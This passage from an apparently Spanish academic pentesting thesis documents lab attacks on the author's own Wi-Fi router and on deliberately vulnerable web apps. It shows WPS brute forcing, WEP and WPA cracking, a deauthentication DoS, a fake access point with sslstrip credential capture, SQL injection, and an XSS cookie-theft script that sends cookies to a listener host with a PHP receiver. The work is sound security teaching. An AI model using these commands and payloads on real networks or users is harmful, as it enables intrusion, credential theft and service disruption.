BSSID                 Channel       RSSI       WPS Version       WPS Locked        ESSID
-------------------------------------------------------------------------------------------
------------
00:1A:2B:A5:B9:68       1           -46        1.0               No                WLAN_4EFA
[redacted]              1           -87        1.0               No                [redacted]
[redacted]              2           -86        1.0               No                [redacted]
```

Figura 29: Output de wash

Como se aprecia en la Figura 29, el AP de nuestra red WLAN tiene activado el servicio WPS y no se encuentra bloqueado, por lo que se puede proceder a utilizar reaver para tratar de averiguar el PIN WPS:

```
$ reaver -i mon0 -b 00:1A:2B:A5:B9:68 -A -c 1 -vv
```

```
Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching mon0 to channel 1
[?] Restore previous session for 00:1A:2B:A5:B9:68? [n/Y] n
[+] Waiting for beacon from 00:1A:2B:A5:B9:68
[+] Associated with 00:1A:2B:A5:B9:68 (ESSID: WLAN_4EFA)
[+] Trying pin 12345670
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 00005678
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 01235670
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
```

Figura 30: Output de reaver, comenzando a probar diversos PIN

Una vez reaver comienza a comprobar distinos PINs, se debe esperar a que encuentre el PIN WPS utilizado por el AP, sin embargo, el firmware del AP, en este caso, bloquea el servicio WPS durante un tiempo al cabo de pocos intentos como medida de seguridad. Reaver notifica dicha situación a través del error *WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking.*

Para solventar esta problemática, reaver ofrece la posibilidad de guardar la sesión actual y continuar comprobando PINs una vez el router desbloquee el servicio WPS (normalmente al cabo de horas o hasta su reinicio). Sin embargo, el firmware del AP, al tratarse de un firmware nuevo y actualizado, bloquea el servicio WPS al cabo de muy pocos intentos (3), por lo que es razonable suponer que el ataque WPS ha resultado fallido, ya que todavía quedarían por comprobar $10^8 - 3 = 99999997$ PINs, con un periodo de espera medio de 2h de media cada 3 intentos suponiendo que no haya que esperar al reinicio del router para desbloquearlo, lo que supone un tiempo medio de espera total de $2h * (99999997/3) = 66666665$ horas suponiendo el peor de los casos, en el que el último PIN comprobado sea el correcto.




Figura 31: Servicio WPS bloqueado al cabo de 3 intentos

4.2.2. Ataque a la red con encriptación WEP

El ataque tratará de obtener la clave WEP con la que se cifrará la red WLAN a través de Wifite, que automatizará el ataque de manera muy sencilla para el usuario [16].

En primer lugar se accede a la configuración del router para seleccionar WEP como tipo de cifrado y asegurarnos que el filtrado MAC está desactivado (por defecto lo está):




Figura 32: Cifrado y clave WEP del router

Tal como se aprecia en la Figura 32, la clave que se debe crackear es *abcde12344e51*. Para ello, basta con arrancar Wifite y parar la búsqueda una vez encuentre nuestra red.




Figura 33: Clave WEP encontrada por Wifite

Como se puede observar, al no haber ningún cliente conectado a la red en el momento del ataque (no aparece el flag clients) , Wifite automáticamente empieza por el ataque de fake authentication, para tratar de asociarse al punto de acceso y empezar un ataque arp request-replay, tratando de conseguir el máximo número de nuevos vectores de inicialización (IV´s) al transmitir continuamente el mismo ARP, por lo que el router retransmitirá el mismo arp-replay cada vez pero con vectores de inicialización distintos, que serán fundamentales para obtener la clave WEP.

En este caso, se ha optado por utilizar la configuración por defecto de Wifite y empezar a crackear cuando se superen los 10000 IV´s. Aproximadamente a los

8 minutos Wifite informa que ha crackeado la red WLAN_4EFA y muestra la clave WEP en formato hexadecimal por pantalla. Con esta clave ya se podría acceder a la red WLAN_4EFA, pero si se desea obtener la clave en un formato más entendible para el ser humano (ASCII), se puede utilizar un conversor online HEXADECIMAL-ASCII.

Figura 34: Clave WEP convertida a ASCII

Como se observa en la Figura 34 la clave en formato ASCII coincide con la clave WEP que se configuró anteriormente en el router.

4.2.3. Ataque a la red con encriptación WPA

En este ataque, al tratarse de un ataque pasivo (se realiza el descifrado de contraseña una vez se captura un handshake entre un cliente y el AP), la clave WPA se crackea *offline*, por lo que es necesario utilizar un diccionario para descifrar la clave WPA contenida en el handshake capturado [15].

Por tanto, se deberá hacer uso en primer lugar de un password cracker, crunch en este caso, para generar un diccionario con el que crackear la clave WPA.

Seguidamente, se hará uso de las herramientas airodump-ng, para capturar paquetes, aireplay-ng, para realizar falsificar credenciales, y finalmente aircrack-ng para crackear la clave WPA a través del diccionario generado. Antes de empezar el ataque,cambiamos la configuración del router para que utilice cifrado WPA y establecemos la clave WPA, en este caso *12321212*.




Figura 35: Cifrado y clave WPA del router

A continuación se genera el diccionario a través de crunch con el siguiente comando:

```
$ crunch 8 8 123 -o WPA_wordlist.lst
```

En este caso, al tratarse de un caso con fines académicos, se ha supuesto que se tiene conocimiento de que la clave utiliza la codificación mínima requerida en

WPA (8 caracteres) y que se trata de una clave numérica que utiliza únicamente 3 dígitos (1,2,3). Dicha suposición ha sido realizada para reducir espacio en memoria y tiempo de computación, puesto que si por ejemplo, se tratara de una clave alfanumérica de 8 caracteres, crunch generaría un diccionario de 23 TB!

En este caso, el diccionario WPA_wordlist contiene todas las combinaciones existentes de 8 dígitos combinando los elementos 1,2 y 3 ($3^8 = 6561$ combinaciones), ocupando 59049 bytes.

Una vez se dispone de un diccionario, ya se puede hacer uso de la herramienta aircrack-ng. Para ello, en primer lugar, se pone en modo de monitorización a través de airmon-ng la interfaz wlan1, correspondiente al adaptador WLAN TP-Link WN722N:

```
$ airmon-ng start wlan1
```

Con la interfaz wlan1 en modo de monitorización (mon0) , se ejecuta airodump-ng pasando como parámetro el BSSID y el canal, para empezar a capturar los paquetes y guardarlos en el archivo "capture":

```
$ airodump-ng -w capture --bssid 00:1A:2B:A5:B9:68 -c 1 mon0
```

Se observa como se empiezan a capturar los paquetes de nuestra BSSID, además de mostrar por pantalla la MAC de los 3 clientes actualmente conectados a ella (DC:85:DE:8E:3D:D6, 00:26:C6:8E:A2:FC, 20:64:32:45:75:B6).




Figura 36: Captura de tráfico de la BSSID y MAC de los 3 clientes conectados

En este momento escogeremos uno de los clientes conectados a la BSSID (se escogerá el cliente 00:26:C6:8E:A2:FC por razones de nivel de señal y tasa de transmisión) para realizar un ataque DeAuth, que consistirá en enviar al cliente conectado paquetes DeAuth suplantado la dirección MAC del AP (MAC spoofing), forzando la reautenticación al AP y de este modo tener más probabilidades de capturar un handshake entre el cliente y el AP. Para ello, se abre otro terminal y, con airodump aún capturando paquetes, se ejecuta aireplay-ng para enviar paquetes DeAuth al cliente:

```
$ aireplay --deauth 0 10 -a 00:1A:2B:A5:B9:68 -c 00:26:C6:8E:A2:FC
      mon0
```

Es importante destacar que en este caso, se han enviado únicamente 10 paquetes DeAuth para evitar que el cliente reciba un ataque DoS y sea incapaz de volver a conectarse al AP, tal como se verá en la sección 4.2.4.

Finalmente, con airodump se obtiene un handshake entre cliente y AP cuando el cliente se vuelva a autenticar al AP.




Figura 37: Handshake entre cliente 00:26:C6:8E:A2:FC y el AP capturado

En este punto finaliza la parte *online* del ataque, ya que a únicamente queda utilizar aircrack-ng pasando como parámetro el diccionario generado previamente con crunch:

```
$ aircrack-ng wlan_WPA-01.cap -w WPA_wordlist.lst
```

Al tratarse de un diccionario relativamente breve, aircrack encuentra la clave al cabo de pocos segundos:




Figura 38: Clave WPA encontrada por aircrack-ng

4.2.4. Ataque DoS

El ataque DoS sobre la red WLAN tratará de denegar servicio sobre algún cliente conectado a la red. Siguiendo la metodología empleada en 4.2.3, en este caso, en lugar de enviar 10 paquetes DeAuth, se optará por enviar al cliente conectado 00:26:C6:8E:A2:FC una secuencia de 1000 paquetes, provocando que el AP le obligue a reautenticarse 1000 veces, por lo que el cliente sufrirá una denegación de servicio al resultar imposible establecer una conexión estable con la red WLAN. Para ello, se utiliza el siguiente comando con aireplay-ng:

```
$ aireplay --deauth 0 1000 -a 00:1A:2B:A5:B9:68 -c 00:26:C6:8E:A2:FC
      mon0
```




Figura 39: Envío de paquetes DeAuth al cliente 00:26:C6:8E:A2:FC

En este ataque se ha efectuado un DoS de un cliente en concreto conectado a la red WLAN, aunque se debe remarcar que también es posible provocar un ataque DoS sobre todos los clientes conectados en la red si no se especifica ningún cliente en concreto con la opción -c, lo que provocaría un ataque DoS completo sobre la red.

4.2.5. Ataque fake AP (Honeypot)

Este ataque consistirá en generar un falso AP a través de la herramienta airbase-ng disponible en el paquete aircrack-ng. Se deberán configurar el firewall(iptables) y las tablas de routing del host atacante (Kali) para que el tráfico de los hosts que se conecten al falso AP sea redirigido hacia el propio host [14] [21]. Es importante configurar también en el host atacante un servidor DHCP para que asigne automáticamente direcciones IP a los hosts que se conecten además de un servidor DNS para que los hosts puedan navegar por la red utilizando nombres de dominios. Para dicho objetivo se configurarán los parámetros del servidor isc-dhcp-server incluido en Kali.

Cuando el host atacante esté correctamente configurado, se utilizará ettercap para analizar el tráfico generado por los hosts conectados junto con sslstrip para que los hosts establezcan comunicacionnes no cifradas. Para generar el falso AP, se debe colocar primero la interfaz wlan1 en modo monitorización (mon0):

```
$ airmon-ng start wlan1
```

A continuación se genera un falso AP con airbase-ng a través del siguiente comando:

```
$ airbase-ng -c 11 -e hackwifi mon0
```

En este momento nuestro falso AP, de nombre *hackwifi*, ya es visible para todos los dispositivos cercanos con tarjeta wifi. La herramienta airbase-ng genera una nueva interfaz denominada at0, que será la que se debe configurar para enrutar todo el tráfico de los hosts que establezcan conexión con el falso AP.

Para configurar correctamente el host atacante, antes se debe configurar el servidor DHCP, editando el archivo dhcpd.conf (disponible en el directorio /etc) de la siguiente forma:

```
**************************
#dhcpd.conf

authoritative;

default-lease-time 700;
max-lease-time 8000;

subnet 10.0.0.0 netmask 255.255.255.0 {
option routers 10.0.0.1;
option subnet-mask 255.255.255.0;

option domain-name "hackwifi";
option domain-name-servers 10.0.0.1;

range 10.0.0.30 10.0.0.60;

}
**************************
```

Esta configuración del servidor DHCP configura una subred con IP 10.0.0.0/24, establece el gateway que utilizarán todos los host conectados (10.0.0.1) y asigna direcciones IP en el siguiente rango: 10.0.0.30-60, además de establecer el nombre del dominio como *hackwifi* y asignar como servidor DNS local la IP 10.0.0.1, que será asignada a la interfaz at0 más adelante.

Con el servidor DHCP configurado, se deben establecer las reglas en el firewall para habilitar el enrutamiento del tráfico como se desee, además de añadir la nueva subred 10.0.0.0/24 generada por el falso AP. Se debe comprobar antes que no haya configuradas reglas en el firewall (iptables -L), y en caso de haberlas, eliminarlas para evitar posibles conflictos (iptables -F). A continuación se configuran las siguientes reglas:

```
$ ifconfig at0 10.0.0.1 netmask 255.255.255.0 mtu 1400

$ route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1

$ echo 1 > /proc/sys/net/ipv4/ip_forward

$ iptables -P FORWARD ACCEPT

$ iptables -t nat -A POSTROUTING -o wlan0 -j MASQUERADE

$ iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j
      REDIRECT --to-port 10000

$ dhcpd -cf /etc/dhcpd.conf -pf /var/run/dhcpd.pid at0
```

Los tres primeros comandos tienen como funcionalidad configurar la interfaz at0 generada por airbase-ng, añadir la nueva subred a la tabla de rutas y habilitar el enrutamiento de paquetes. Concretamente, el primer comando asocia a la interfaz at0 el gw por defecto, ya que será de donde se analizará el tráfico de red. Seguidamente, se añade la nueva red especificada en el servidor DHCP (10.0.0.0/24) y se le asocia el gw configurado (10.0.0.1). El tercer comando coloca la variable global del kernel ip_forward a 1, habilitando así el enrutamiento de paquetes. Los 3 siguientes comandos son las distintas reglas que se deberán aplicar al firewall del sistema (iptables) para:

1. Establecer en la cadena FORWARD la política por defecto de aceptar todos los paquetes aunque no tengan como destino el propio host.

2. Pasar todo el tráfico a la interfaz de red wlan0, asociada a la tarjeta wifi interna, para que los usuarios conectados al falso AP tengan conexión a internet.

3. Redirigir todo el tráfico TCP entrante con destino el puerto 80 (tráfico HTTP) al puerto 10000.

El último comando arranca el servidor DHCP en la interfaz at0 con la nueva configuración y el servidor DNS. Finalmente queda por arrancar la herramienta de sniffing ettercap para capturar el tráfico de los hosts conectados al AP y sslstrip (en el puerto 10000, tal como se redirigió en el firewall) para forzar comunicaciones no seguras con el fin de obtener información crítica de los hosts mientras navegan.

```
$ sslstrip -f -p -l 10000
```

```
$ ettercap -p -u -T -q -i at0
```

Ya está completamente diseñado y activo el falso AP, a la espera de que algún cliente se conecte, tal como se observa en el envío de beacons en la Figura 40. Si a través de otro portátil (ASUS) nos conectamos a la red con ESSID *hackwifi*, se observa como se el servidor DHCP nos asigna una dirección IP dentro del rango de IPs configuradas en dhcpd.conf (10.0.0.30-60).




Figura 40: Envío de beacons del falso AP *hackwifi* capturados a través de la interficie mon0




Figura 41: IP 10.0.0.30 asignada por el servidor DHCP al establecer conexión con *hackwifi*

Navegando por la web a través de páginas aparentemente seguras (HTTPS), como la página web del campus virtual de la universidad `https://atenea.upc.edu/moodle/`, se verifica que las conexiones son a través de HTTP gracias al uso de sslstrip, y que es relativamente fácil obtener información relevante del usuario.

2107	149.1188080X	147.83.2.67	10.0.0.30	HTTP	159 HTTP/1.1 200 OK (text/css)
2131	149.3746960X	147.83.194.33	10.0.0.30	HTTP	1406 HTTP/1.1 200 OK (application/javascript)
2149	149.5015440X	10.0.0.30	147.83.194.33	HTTP	736 GET /moodle/theme/jquery.php/theme_upc2015/bootstrap_plugins/tab_2.3.2.js HT
2165	149.9654170X	147.83.194.33	10.0.0.30	HTTP	801 HTTP/1.1 200 OK (application/javascript)
2186	150.1353920X	10.0.0.30	147.83.194.33	HTTP	740 GET /moodle/theme/jquery.php/theme_upc2015/bootstrap_plugins/tooltip_2.3.2.j
2194	150.2152700X	10.0.0.30	198.252.206.149	HTTP	744 GET / HTTP/1.1
2198	150.3695290X	147.83.194.33	10.0.0.30	HTTP	1038 HTTP/1.1 200 OK (application/javascript)
2212	150.4622690X	10.0.0.30	147.83.194.33	HTTP	743 GET /moodle/theme/jquery.php/theme_upc2015/bootstrap_plugins/transition_2.3.
2221	150.8386090X	147.83.194.33	10.0.0.30	HTTP	254 HTTP/1.1 200 OK (application/javascript)
2235	150.9742680X	10.0.0.30	147.83.194.33	HTTP	724 GET /moodle/theme/jquery.php/theme_upc2015/modernizr_2.6.2.js HTTP/1.1
2250	151.4270470X	147.83.194.33	10.0.0.30	HTTP	1039 HTTP/1.1 200 OK (application/javascript)
2259	151.4278680X	147.83.194.33	10.0.0.30	HTTP	845 HTTP/1.1 200 OK (application/javascript)
2378	152.1566290X	10.0.0.30	147.83.194.33	HTTP	729 GET /moodle/lib/javascript.php/1424329678/lib/javascript-static.js HTTP/1.1

Figura 42: Conexiones no cifradas de la comunicación del host 10.0.0.30 con el servidor de la UPC

Figura 43: Captura de credenciales de acceso al campus virtual con ettercap

4.3. Ataques web

La navegación web representa una de la fuentes de ataques más comunes utilizadas por los hacker para comprometer la vulnerabilidad de un usuario o aplicación. Por ello, en este apartado se analizarán los ataques en la red más utilizados a través de las aplicaciones web vulnerables Bodgeit y DVWA descritas en la sección A.2.2 del anexo. Los ataques que se realizarán contra estas aplicaciones web son los siguientes:

- Vulnerabilidades asociadas a la lógica de la aplicación
- SQL injection
- XSS
- CSRF
- LFI y File Upload

Por otra parte, se simularán ataques contra servidores web utilizando los servidores web locales descritos en el escenario del proyecto. Se utilizarán tanto ataques por fuerza bruta como con diccionario para tratar de ganar acceso a dichos servidores, ya sea aprovechando una mala configuración del servidor o bien una vulnerabilidad del protocolo de acceso al mismo.

El último apartado de esta sección estará dedicado a los ataques web a través de técnicas de ingeniería social, en el cual se mostrarán algunos de los ataques más efectivos para obtener información confidencial a través de la manipulación de los usuarios.

4.3.1. Explotando las vulnerabilidades de la aplicación web Bodgeit

La aplicación web Bodgeit será explotada a través de tres de sus vulnerabilidades:

- Vulnerabilidad encontrada en la lógica de la aplicación
- SQL injection
- XSS

4.3.1.1. Vulnerabilidades asociadas a la lógica de la aplicación

Tal como se comprobará a continuación, algunas partes de la lógica de la aplicación comprometen seriamente su seguridad, provocando que un comportamiento malintencionado por parte de un usuario resulte efectivo.

En primer lugar, una parte de la lógica de la aplicación correspondiente a la actualización de la cesta de productos de un usuario es errónea, provocando que si el usuario modifica algunos de los parámetros del formulario (petición POST) con alguna extensión del navegador como Tamper Data, que permite modificar cabeceras HTTP/HTTPS y parámetros del POST, es posible forzar que la tienda deba dinero al usuario.




Figura 44: Modificación de el número de productos *GZ XT4* con Tamper Data




Figura 45: La tienda debe al usuario 50.43$

Se observa como efectivamente, la tienda debe dinero al usuario debido a la modificación del numero de productos de *GZ XT4* (uso de valores negativos).

4.3.1.2. SQL injection

Otra de las vulnerabilidades de Bodgeit está relacionada con el login a la aplicación. Se trata de un bug que permite el ataque por SQL injection y permite acceder a la cuenta de cualquier usuario con cualquier contraseña. Se trata de añadir el siguiente fragmento de código a cualquier nombre de usuario:

'OR '1'='1

El fragmento de código descrito representa una consulta SQL que permitirá que cualquiera que sea la consulta sea cierta. Lógicamente equivale a *TRUE=TRUE*, y provocará que se pueda acceder a cualquier usuario introducido, independientemente de si la contraseña es correcta o no.




Figura 46: Login utilizando como nombre de usuario juanjoredondo22@gmail.com'OR '1'='1

4.3.1.3. XSS

Una de las vulnerabilidades que más comprometen la aplicación es la posibilidad de inyectar código JavaScript en alguna de sus partes. A través del scanner OWASP ZAP se encuentra que la parte de la aplicación vulnerable a XSS corresponde al apartado de búsqueda de productos facilitado por Bodgeit. OWASP informa que el cuadro de búsqueda es vulnerable a inyección de código, tal como se puede comprobar si se añade el siguiente código al cuadro de búsqueda:

```
<script>alert("Hackeado")</script>
```




Figura 47: Pop-up mostrado al usuario

A pesar de que el pop-up mostrado en la figura 47 no representa ningún tipo de peligro para el usuario, el siguiente script tiene como objetivo obtener la información de las *cookies* del usuario y enviarlas a un servidor externo con IP 192.168.1.42 (en este caso el propio host) [24]:

```
<script>
document.location="http://192.168.1.42/cookies_steal.php?c=" + document.cookie
</script>
```

En recepción (en el servidor 192.168.1.42), las cookies serán procesadas por el script *cookies_steal.php*, que se encargará, en primer lugar, de obtener la cookie enviada a través del comando GET['c'] y a continuación de procesar todos sus parámetros y enviarlos a /tmp/cookies.html:

```
//cookies_steal.php

<?php
$cookie = $_GET['c'];
$ip = getenv ('REMOTE_ADDR');
$date = date("j F, Y, g:i a");
$referer = getenv ('HTTP_REFERER');
$out = 'Cookie: ' . $cookie . "\n";
$out = $out . 'IP: ' . $ip . "\n";
$out = $out . 'Date: ' . $date . "\n";
$out = $out . 'Referer: ' . $referer . "\n\n";
$fp = fopen('/tmp/cookies.html', 'a');
fwrite($fp, $out);
fclose($fp);
header ("Location: http://localhost:8181/bodgeit/search.jsp");
?>
<HTML></HTML>
```

Si se muestra el contenido de /tmp/cookies.html del servidor 192.168.1.42 se observa como las cookies que fueron enviadas sin saberlo por el usuario han sido recibidas.




Figura 48: Cookies del usuario de la aplicación

Figura 49: Cookies recibidas en el servidor 192.168.1.42

De esta forma, a través de un ataque XSS es posible almacenar las cookies de los usuarios que utilizen el cuadro de búsqueda de Bodgeit para buscar algún producto de la tienda.

4.3.2. Explotando las vulnerabilidades de la aplicación web DVWA

En este apartado se explotarán las siguientes vulnerabilidades ofrecidas por la aplicación DVWA:

- SQL Injection
- CSRF
- LFI y File Upload

Es importante destacar que el nivel de seguridad fijado al usuario en la aplicación para ejecutar este tipo de ataques será bajo.

4.3.2.1. SQL Injection

Para realizar un ataque de SQL Injection, primero es preciso analizar a través de OWASP ZAP las URLs vulnerables a este ataque de DVWA. La aplicación DVWA, dispone de varios apartados en su índice vulnerables a diferentes ataques, tal como se especifica en el anexo A.2.2. Para ello, se accede a la aplicación con el usuario y contraseña creados al instalar la aplicación (admin y password) y en el apartado SQL Injection se pasa como ID de usuario cualquier ID numérico.




Figura 50: Url vulnerable a SQL injection encontrada por OWASP

Puesto que la aplicación DVWA está basada en una sesión de usuario con credenciales (usuario y contraseña), será necesario capturar una cookie de la petición SQL realizada para pasarla como parámetro a sqlmap.




Figura 51: Cookie capturada con el navegador

A continuación, sabiendo a través de OWASP que la URL vulnerable a SQL Injection generada es `http://localhost/DVWA-1.0.8/vulnerabilities/sqli/?id=1&Submit=Submit` y con la cookie capturada, se puede utilizar sqlmap para que muestre las bases de datos de la aplicación [18]:

```
$ sqlmap -u "http://localhost/DVWA-1.0.8/vulnerabilities/sqli/?id=1&
      Submit=Submit" --cookie="security=low; PHPSESSID=2
      r557slft1gfft8bbss3b6eqh7" --dbs
```

Que muestra por pantalla las bases de datos de DVWA:

